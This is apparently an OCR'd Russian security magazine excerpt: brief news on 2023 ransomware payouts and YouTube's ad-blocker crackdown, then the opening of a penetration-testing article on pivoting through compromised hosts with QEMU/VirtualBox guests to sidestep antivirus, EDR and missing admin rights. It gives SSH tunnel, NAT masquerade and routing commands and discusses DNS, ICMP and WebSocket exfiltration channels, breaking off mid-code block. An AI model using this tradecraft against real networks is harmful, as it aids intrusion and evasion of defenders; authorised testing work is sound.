
Аналитики Positive Technologies сообщили, что 2023 год ознаменовался рекордными выкупами операторам вымогательского ПО, а также заметным увеличением масштабов и сложности атак шифровальщиков. Так, выплаты вымогателям в прошлом году составили более **1 МИЛЛИАРДА ДОЛЛАРОВ**, что является самым высоким показателем за всю историю.

Больше всего от атак вымогателей пострадали **МЕДИЦИНСКИЕ ОРГАНИЗАЦИИ** (**18%** всех инцидентов пришлось на медицинскую отрасль). Атаки вымогателей приводили к закрытию некоторых учреждений, перенаправлению карет скорой помощи в другие больницы и задержкам в предоставлении медицинских услуг.



Также в четверку наиболее атакуемых шифровальщиками отраслей вошли организации из сферы **НАУКИ И ОБРАЗОВАНИЯ** (**14%**), **ГОСУДАРСТВЕННЫЕ УЧРЕЖДЕНИЯ** (**12%**) и **ПРОМЫШЛЕННЫЕ ОРГАНИЗАЦИИ** (**12%**).

Большинство шифровальщиков распространялось с помощью **ЭЛЕКТРОННОЙ ПОЧТЫ** (**62%**) и **ПУТЕМ КОМПРОМЕТАЦИИ** компьютеров и серверов (**35%**).



Последствия атак с использованием шифровальщиков

YOUTUBE VS БЛОКИРОВЩИКИ

Компания Google, стоящая за разработкой YouTube, объявила, что сторонние приложения, блокирующие рекламу при просмотре видео на YouTube, нарушают условия предоставления услуг (Terms of Service). Google предупреждает, что скоро начнет принимать меры против таких приложений.

Как известно, Google предоставляет множество API, позволяющих разработчикам интегрировать YouTube в свои приложения, проигрывать видео или получать данные о видео, размещенных на платформе. Некоторые разработчики пользуются этим, чтобы создавать приложения для Android и iOS, позволяющие смотреть YouTube без рекламы. И многие из этих приложений насчитывают миллионы пользователей.

Теперь в Google сообщили, что все приложения, использующие API YouTube и блокирующие рекламу, вскоре могут быть отключены от API для разработчиков.

В компании предупредили, что пользователи таких приложений теперь могут сталкиваться с длительной буферизацией контента или ошибкой «Контент недоступен в этом приложении» при попытке загрузки видео. Разработчики подчеркнули, что эти меры призваны защитить создателей контента, поскольку отключение рекламы напрямую влияет на их доходы.

> *«Мы хотим подчеркнуть, что наши Terms of Service не позволяют сторонним приложениям отключать рекламу, поскольку это мешает создателям получать вознаграждение за просмотры, а реклама на YouTube помогает поддерживать создателей и позволяет миллиардам людей по всему миру пользоваться потоковым сервисом», — гласит официальное заявление YouTube.*

Тем, кто хочет наслаждаться YouTube без рекламы, компания предлагает подписку Premium, стоимость которой варьируется от 13,99 до 18,99 доллара США в зависимости от платформы пользователя.

Напомним, что в прошлом году Google начала активно препятствовать работе блокировщиков рекламы на YouTube. Например, компания добавила пятисекундную задержку при первоначальной загрузке сайта для пользователей с расширениями-блокировщиками, а также в качестве эксперимента ограничила таких пользователей всего тремя просмотрами видео.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

На фальшивых собеседованиях разработчиков вынуждают установить бэкдор

«Лаборатория Касперского» обнаружила криптовалютную пирамиду в Telegram

Телевизор Hisense случайно вывел из строя Windows-компьютер владельца

Малварь атакует тех, кто ищет детское порно

MITRE взломали «правительственные хакеры»

Discord банит ботов сервиса Spy Pet, торгующего данными

GPT-4 может эксплуатировать уязвимости, изучив бюллетени безопасности

Бэкдор-аккаунт присутствует в 90 000 NAS D-Link

В протоколе HTTP/2 нашли ряд проблем под общим названием Continuation Flood

Разработчики Notepad++ попросили помощи в борьбе с сайтом-подражателем

ВИРТУАЛЬНАЯ МАГИЯ

Используем эмуляцию и виртуализацию для пивотинга

При тестировании на проникновение в распоряжении атакующего далеко не всегда оказывается система с привилегиями администратора или root-правами, зато на ней могут обнаружиться антивирусы и брандмауэры. Казалось бы, на этом пентесту капут, ведь развить атаку практически невозможно. Но тут на помощь взломщику придет магия эмуляции и виртуализации. Эти две технологии и вправду творят чудеса!

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel
s0i37@ya.ru

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Сегодня скачать эксплоит, ввести IP-адрес и пробить периметр может любой школьник. Благодаря многочисленным сканерам безопасности и разнообразным информационным ресурсам порог входа в область поиска и эксплуатации уязвимостей стал куда ниже, чем раньше.

Но очень часто полученный доступ — это лишь начало длинного пути. Когда в результате поисков наконец-то обнаружена уязвимость и пробит внешний периметр, впереди нас ждет самое веселое — продвижение по внутренней инфраструктуре. Ведь настоящий взлом — процесс многоступенчатый.

Вообще, экосистема внутренних сетей может разительно отличаться от того, что видно на внешнем периметре, даже у одной и той же компании. Мне доводилось наблюдать кардинально противоположные картины: идеально причесанные и обновленные ресурсы, смотрящие в интернет, и полный бардак во внутренней сети.

На самом деле внутренние сети, благодаря их закрытости от внешнего мира, недостижимы для разнообразных вирусов, сканеров и хакеров, поэтому подчиняются иным законам и время там течет гораздо медленнее. Если на внешних ресурсах мы едва ли найдем сильно устаревший софт, то во «внутрянке» вполне можно обнаружить множество десятилетних уязвимостей. Ведь главный защитный механизм внутренних ресурсов — это их изоляция от внешнего мира.

Сразу после получения доступа к внутренним ресурсам руки сами тянутся проверить массу потенциальных уязвимостей из разряда low-hanged fruits — чего-то достаточно простого, часто встречающегося и дающего максимальный импакт. А уж если в придачу к скомпрометированному хосту мы получили еще и доменную учетку — то держись, домен, и с ним вся внутренняя инфраструктура!

Однако если админы и сетевики молодцы, то сразу же после пробития периметра у нас начнутся проблемы. Примерно в половине случаев простого халявного реверс-шелла мы не получим. Чуть реже нас могут ждать обломы с ICMP и даже проблемы с DNS-туннелями. Так или иначе, в большинстве случаев мы все же можем организовать какой-то мало-мальски пригодный канал эксфильтрации хотя бы для передачи файлов. Но порою про комфортный внутренний пентест приходится забыть.

С чего вообще начинается любой пентест, хоть внутренний, хоть внешний? Конечно же, с разведки, поиска внутренних узлов, то есть сканирования портов. Думаю, большинство пентестеров постарается протащить на скомпрометированный хост Nmap. Хорошо, допустим, удалось его передать и разведать какие-то потенциальные уязвимости. А что потом? Копируем подобным же образом эксплоиты? А к ним еще в придачу — рантайм, например? 50-мегабайтовый Python, на котором написана половина эксплоитов?

Весь хакерский арсенал создавался с прицелом на удобство использования и функциональность, но мало кто закладывал в него легковесность и переносимость. В итоге при перемещении по внутренней инфраструктуре мы вынуждены будем большую часть времени заниматься копированием скриптов и программ, а также выгрузкой результатов. Иными словами, администрированием в весьма экстремальной форме.

Но это в идеальном случае. Если нам «посчастливилось» пробиться через Windows-машину, то вполне вероятно, что с нами по соседству будет антивирус, скажем тот же Defender. Эти приложения будут удалять добрую половину хакерского софта, причем не только экзешники, но и даже скрипты на PowerShell из того же PowerSploit, столь популярного для разведки и атаки, без которого многие пентестеры останутся как без рук.

А если безопасники не дремлют, то каждое исчезновение только что скопированной хакерской тулзы — это еще и алерт в SOC, так что пентест может очень быстро закончиться. И наконец, кто нам гарантировал, что на подконтрольной машине будут админские или root-права? Их отсутствие также доставит массу проблем.

В итоге получается забавная, но часто возникающая ситуация: вроде бы мы и скомпрометировали какую-то систему, и пробили периметр, и в результате у нас появился сетевой доступ до каждого внутреннего узла. По ощущениям — кругом дыры в безопасности, и нам кажется, что мы в двух шагах от контроллера домена, но почему-то в реальности ничего мы сделать не можем. И виной тому не защитные меры, а лишь технические нюансы. Но отсутствие нормального канала передачи данных, антивирусы, ограниченные права — это не защита, а всего лишь палки в колеса. Настоящего хакера это не остановит.

СХЕМА

При постэксплуатации хакер может столкнуться со следующими проблемами:

- ограниченные права;
- невозможность запивотиться (отсутствие пригодного канала эксфильтрации);
- наличие антивируса;
- специфика ОС.

Получается, нам могут встретиться восемь различных условий среды:

- Windows-система + пользовательский доступ + канал эксфильтрации (post_1);
- Linux-система + пользовательский доступ + канал эксфильтрации (post_1);
- Windows-система + административный доступ + канал эксфильтрации (post_2);
- Linux-система + root-доступ + канал эксфильтрации (post_2);
- Windows-система + пользовательский доступ + отсутствие канала эксфильтрации (post_3);
- Linux-система + пользовательский доступ + отсутствие канала эксфильтрации (post_3);
- Windows-система + административный доступ + отсутствие канала эксфильтрации (post_4);
- Linux-система + root-доступ + отсутствие канала эксфильтрации (post_4).

Использование эмуляции и виртуализации станет для нас универсальным решением всех проблем, с которыми мы только сможем столкнуться при постэксплуатации. Во-первых, эмуляция и виртуализация абстрагируют нас от ОС на скомпрометированной машине и предлагают единый интерфейс как для Windows, так и для Linux. Такой подход для Windows отлично устраняет дефицит ее сетевых возможностей.

Во-вторых, наличие в атакуемой системе административных или root-прав не будет для нас необходимым условием. Реально же права администратора могут потребоваться в двух случаях.

Первый — это гипервизор, использующий аппаратные возможности CPU. В современных виртуальных машинах он обеспечивает производительность, схожую с производительностью хостовой ОС, поскольку код гостевой ОС выполняется реальным процессором, а не эмулируемым. А безопасная изоляция ресурсов виртуалки от хостовой ОС достигается как раз привилегированными инструкциями виртуализации процессора.

Второй случай, когда нам могут потребоваться права, — это виртуальный сетевой интерфейс гостевой ОС. Он может быть объединен с любым другим интерфейсом хостовой ОС с помощью сетевого моста. И то и другое для нас не критично. За первое мы заплатим лишь производительностью гостевой ОС, ведь теперь весь ее код будет выполняться виртуальным процессором (то есть транслироваться). Второй случай не позволит нам получить полноценный сетевой доступ к окружению скомпрометированной машины. Однако сетевой доступ в режиме NAT у нас будет в любом случае, и его хватит как для большинства пивотинг-механизмов, так и для подавляющего числа атак.

Наконец, существует еще один важный момент — вся наша активность будет происходить под завесой эмуляции и виртуализации, с использованием исключительно API виртуальной ОС, а не хостовой. И локальные средства защиты (антивирусы/EDR) окажутся за бортом.


Развивать атаки в каждом из возможных случаев мы сможем с использованием всего двух виртуальных ОС:

- `gw.img` — развитие атак с правами или без прав и с каналом эксфильтрации;
- `attack.img` — развитие атак с правами или без прав и без канала эксфильтрации.

Сами же образы для максимальной обратной совместимости будут 32-битными, а интерфейс управления виртуалками — максимально простым и пригодным для любой, даже самой тяжелой обстановки, когда нет GUI-доступа или нормального реверс-шелла.

Наконец, подход from scratch подразумевает сборку образа под любую ситуацию. Ведь никогда не знаешь наперед, насколько тонким будет канал передачи данных и сколько места на атакуемом хосте мы получим в свое распоряжение.

В каком бы окружении при постэксплуатации мы ни оказались, с помощью виртуализации или эмуляции мы выйдем победителем каждый раз.



POST_1 (Windows):

```
qemu-system.exe -hda gw.img -net nic -net user
```

POST_1 (Linux):

```
qemu-system -hda gw.img -net nic -net user
```

POST_2 (Windows):

```
VirtualBox.exe gw.ova
vboxmanage.exe modifyvm --nic1 --nictype1 82540EM
vboxmanage.exe modifyvm --nic1 --bridgedadapter1 eth
```

POST_2 (Linux):

```
qemu-system -hda gw.img -net nic -net tap
brctl addif br0 eth0; brctl addif br0 tap0
```

POST_3 (Windows):

```
qemu-system.exe -hda attack.img -net nic -net user
```

POST_3 (Linux):

```
qemu-system -hda attack.img -net nic -net user
```

POST_4 (Windows):

```
VirtualBox.exe attack.ova
vboxmanage.exe modifyvm --nic1 --nictype1 82540EM
vboxmanage.exe modifyvm --nic1 --bridgedadapter1 eth
```

POST_4 (Linux):

```
qemu-system -hda attack.img -net nic -net tap
brctl addif br0 eth0; brctl addif br0 tap0
```

Порядок действий при каждом из возможных условий среды постэксплуатации

И каждый раз мы будем использовать одни и те же привычные нам инструменты любимого Linux.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ВИРТУАЛЬНАЯ МАГИЯ


ИСПОЛЬЗУЕМ ЭМУЛЯЦИЮ И ВИРТУАЛИЗАЦИЮ ДЛЯ ПИВОТИНГА

ОБРАЗ GW.IMG (POST_1)

Вне зависимости от того, имеются ли у нас административные права на скомпрометированной машине или нет, если у нас есть канал передачи данных наружу, мы всегда должны использовать его для организации сетевого доступа и развития последующих атак. Не стоит развивать атаки непосредственно со скомпрометированной системы, они выполняются с ноутбука атакующего, а скомпрометированный узел используется лишь в качестве шлюза.

Pivoting не сильно требователен в плане прав, и практически все то, что мы способны сделать при наличии высоких системных привилегий, можно будет реализовать и без них. Поэтому сперва посмотрим на более общие сценарии, не требующие административных прав, то есть развиваемые с уровня L3, пригодного для совершения большинства последующих атак.

Без прав администратора или root мы не можем создать на хосте сетевой интерфейс, ассоциированный с гостевой ОС. Но обычные сокеты TCP/UDP доступны даже непривилегированному пользователю. А QEMU умеет перехватывать сетевую активность гостевой системы. И это значит, что виртуальная машина может быть запущена таким образом, что весь ее сетевой трафик будет выходить через хостовую ОС (NAT) с использованием лишь TCP/UDP-сокетов. А если учесть, что внутри гостевой ОС мы всегда имеем привилегии, то этого будет достаточно для открытия практически любого полноценного L3 VPN.



Сетевой доступ уровня L3 — через непривилегированные TCP/UDP-сокеты NAT-режима

Соберем пока все необходимое для пивотинга на сетевом и более высоких уровнях.

В качестве основы будем использовать минималистичный образ Alpine Linux:

```
sudo docker pull i386/alpine:3.18
sudo docker run --name gw -it i386/alpine:3.18 /bin/sh
```

Наш стартовый размер ОС будет составлять всего 5,5 Мбайт. Неплохое начало, однако на данный момент образ не содержит практически ничего. Следующие пакеты предоставят нам необходимый минимум удобства при работе с консолью (еще 4 Мбайт):

```
apk update
apk add tmux busybox-extras
```

Для разнообразных туннелирований и пробросов портов на все случаи жизни, а также работы с сетью установим дополнительные пакеты (19 Мбайт):

```
apk add openssh-client openssh-server iptables dhclient ppp socat
tcpdump
```

OpenSSH — главный инструмент для пивотинга. В нем есть все необходимые pivoting-примитивы: прямой и обратный проброс портов, прокси и даже L3/L2-туннели.

```
ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key
vi /etc/ssh/sshd_config
  PermitRootLogin yes
  PermitTunnel point-to-point
```

Утилита ssh всегда выручит нас, и вот как легко мы можем открыть L3-туннель:

```
attacker> ssh -N root@gw -w 0:0
attacker> ifconfig tun0 172.16.0.2/30 pointopoint 172.16.0.1
gw> ifconfig tun0 172.16.0.1/30 pointopoint 172.16.0.2
gw> echo 1 > /proc/sys/net/ipv4/ip_forward
gw> iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
attacker> sudo route add -net 10.0.0.0/8 dev tun0
```

Однако для своей работы ssh требует установить полноценное TCP-соединение. А такая возможность доступна далеко не всегда...

В пивотинге мы всегда решаем две задачи. Первая — это поиск доступного канала эксфильтрации и формирование на нем пригодного примитива для передачи данных. Вторая задача уже чисто административная — организация удобного туннеля через доступный нам канал эксфильтрации. Часто первая задача решается быстро, но при наличии IDS/IPS мы можем столкнуться с различными сложностями, когда разрешены могут быть лишь определенные протоколы, например SSL/TLS или HTTP.


Протокол HTTP также имеет свои особенности. Например, доступ к произвольным хостам может быть запрещен, но разрешен WebSocket, или наоборот. Возможна ситуация, когда межсетевой экран блокирует всё, но по какой-то причине администраторы забывают про ICMP. И наконец, DNS, наш верный козырь в рукаве, будет работать почти всегда, давая канал эксфильтрации в самых тяжелых случаях.

Таким образом, перед комфортным пивотингом нам предстоит нащупать канал эксфильтрации. И тут мы должны проработать самые разнообразные транспорты, через которые потом откроем VPN-туннель.

Вполне возможно, что в скомпрометированной системе доступ в интернет открыт только HTTP-трафику. Тут нам поможет chisel, который обладает одним преимуществом — он использует HTTP, а именно WebSockets:

```
